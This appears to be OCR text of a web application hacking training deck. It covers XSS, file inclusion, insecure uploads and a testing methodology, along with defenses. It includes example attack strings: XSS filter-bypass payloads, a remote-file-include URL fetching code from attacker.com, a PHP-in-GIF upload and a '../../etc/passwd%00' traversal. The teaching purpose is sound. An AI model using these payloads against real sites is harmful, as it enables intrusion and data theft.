
GET /VulnPage.jsp?p1=
<script>doEvil();</script>

XSS Overview – Persistent Payload




GET /VulnPage.jsp?p1=
<script>doEvil();</script>

XSS Overview – Persistent Payload



GET /VulnPage.jsp


XSS Overview – Persistent Payload



GET /VulnPage.jsp

<html><body>[..]
<script>doEvil();</script>
[..]</body></html>


XSS Overview – Persistent Payload



GET /VulnPage.jsp


<html><body>[..]
<script>doEvil();</script>
[..]</body></html>

XSS Overview – Reflected Payload



<a href="http://xyz.com/VulnPage.jsp?p1=**%3cscript%3e doEvil();%3c/script%3e**">Click Here!</a>


XSS Overview – Reflected Payload



GET /VulnPage.jsp?p1=
<script>doEvil();</script>

<html><body>[..]
<script>doEvil();</script>
[..]</body></html>

XSS Overview – Reflected Payload



GET /VulnPage.jsp?p1=
<script>doEvil();</script>

<html><body>[..]
<script>doEvil();</script>
[..]</body></html>

DEMO

EXPLOITING XSS SESSION HIJACKING

XSS Shell & XSS Tunnel

- Powerful XSS backdoor which allows an attacker to control a victim's browser by sending it commands

- Attacker requests are proxied through XSS Shell in order perform requests as the victim

- Enables attacker to bypass IP Restrictions and all forms of authentication

DEMO

EXPLOITING XSS
END-USER SYSTEM COMPROMISE

HTTP://WWW.ADOBE.COM/SUPPORT/SECURITY/ADVISORIES/APSA10-02.HTML

CROSS-SITE SCRIPTING (XSS)

Common XSS identification and exploit techniques

- Reflected
  - pick your payload(s), fuzz, and observe response
    - XSS Cheat Sheet (http://ha.ckers.org/xss.html)
- Persistent
  - include a unique string and grep responses
- DOM Based
  - analyze JavaScript for objects influenced by user (i.e. document.URL) and DOM modification (i.e. document.write)

Cross-Site Scripting (XSS)

Bypass weak application filters and output encoding

- Try different variants
  - <IMG SRC=javascript:alert('XSS')> // no **"** or **;**
  - <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))> // no '
- Encode attack strings
  - URL, UTF-8, UTF-7, etc
- Trick browser into using alternate character set
  - +ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-

http://shiflett.org/blog/2005/dec/google-xss-example

SPOT THE XSS BUG

```
<HTML>
  <HEAD>
    <SCRIPT>

      var showStatus =
         '<%=Server.HtmlEncode(Request.QueryString["showStatus"]%>';

     if (showStatus == 'false')
     {
       document.getElementById('status').style.visibility = 'hidden';
     }

   </SCRIPT>
  </HEAD>
<BODY>
[snip]
```

Cross-Site Scripting (XSS) Defenses

- Validate, validate, validate (ideally white list)

- Convert HTML to HTML entity equivalent
  - "**<**" can also be represented by **&lt;** or **&#60;**
  - "**>**" can also be represented by **&gt;** or **&#63;**

- HTML encoding alone is not sufficient
  - Consider context when encoding (JavaScript, inline-HTML, URLs, etc)
  - Look at Anti-XSS libraries for more info
    - Microsoft Anti-Cross Site Scripting Library
    - http://www.gdssecurity.com/l/b/2007/12/29/antixss-for-java/

Web Hacking

INSECURE FILE HANDLING

File Inclusion

- Exploit include directive to execute file of attacker's choosing
- File inclusion used in a variety of web programming frameworks
  - Packaging common code
- RFI most common in PHP, but Java and ASP/ASP.NET also susceptible to LFI

```
<?php $page = $_GET["page"];
  include($page); ?>
```

http://www.target.com/vuln.php?page=http://www.attacker.com/rooted.php

RFI depends on whether allow_url_fopen and allow_url_include in php.ini

SPOT THE INSECURE FILE HANDLING BUG

```
public void doPost(HttpServletRequest req,
  HttpServletResponse resp) throws
  ServletException, IOException {

  path = config.getInitParameter("docPath");
  String filename =
  req.getParameter("filename");


  File f = new File(path + File.separator +
  filename);

  new FileInputStream(f);

  ..snip.. // Write file contents to HTTP
  response
```

SPOT THE INSECURE FILE HANDLING BUG (STILL VULN?)

```
public void doPost(HttpServletRequest req,
  HttpServletResponse resp) throws
  ServletException, IOException {

  path = config.getInitParameter("docPath");
  String filename =
  req.getParameter("filename");


  File f = new File(path + File.separator +
  filename + ".jpg");

  new FileInputStream(f);

  ..snip.. // Write file contents to HTTP
  response
```

INSECURE FILE UPLOADS

Upload fails to restrict file types and files are web accessible

- Attempt to upload arbitrary file types (.jsp, .aspx, .swf, etc)
  - Manipulate Content-Type request header
- Once uploaded, determine if uploaded content is web accessible
  - Executable on web server? Game Over
  - Downloadable? Exploit users with malicious content
- Try blended files
  - `GIF89a(...binary data...)<?php phpinfo(); ?>(...`

DEMO

INSECURE FILE UPLOAD

IDENTIFYING FILE HANDLING BUGS

- Fuzz and grep response for file system related messages
  - `qr /((could not|cannot|unable to) (open|find|access|read)|(path|file) not found)/i;`

- Analyze requests for parameters passing paths and filenames

- Try directory traversal, NULL bytes, etc
  - `/FileDownload?file=reports/SomeReport.pdf`
  - `/FileDownload?file=../../etc/passwd%00.pdf`

- Some times categorized as OWASP Top 10 Insecure Direct Object Reference

Web Hacking

BASIC WEB TESTING METHODOLOGY

How Do You Hack A Web Application?

Common categories of testing when hacking web apps


- Fuzz Testing
  - *What happens when unexpected data is sent into the application?*
- Authentication Testing
  - *Are authentication requirements always enforced?*
- Authorization Testing
  - *Can authorization ever be bypassed?*
- Information Disclosure
  - *Is information disclosed that might directly or indirectly help compromise the application?*

BASIC WEB APPLICATION ASSESSMENT TOOLS

- Web Browser (IE or FireFox)
- Web Proxy (Burp, Fiddler, et)
  - Active Scanner
  - Passive Scanner (Skavenger, Burp, Watcher, etc)
- Utility issue raw requests (cURL, Burp Repeater)
- CGI Scanner (Nikto)
- Source code available?
  - Fortify, Ounce
  - Database of regexs for identifying potential insecure coding practices

BASIC WEB TESTING METHODOLOGY

- Map the attack surface
  - Crawl and inventory all requests and responses
  - Follow all links
  - Fill in every form with valid data
  - Unauthenticated/Authenticated
  - Unprivileged/Privileged
- Identify key requests / functionality during crawl
- Use logs as input for fuzzing GET & POST parameters
- Use authenticated log to uncover unprotected resources
- Use privileged log to uncover resources without proper authorization
- Analyze logs for other potential weaknesses



RECOMMENDED READING

- http://securitythoughts.wordpress.com/2010/03/22/vulnerable-web-applications-for-learning/
- http://www.mavensecurity.com/web_security_dojo/
- http://www.w3.org/Protocols/rfc2616/rfc2616.html
- http://code.google.com/p/browsersec/wiki/Main
- http://www.gdssecurity.com/l/b
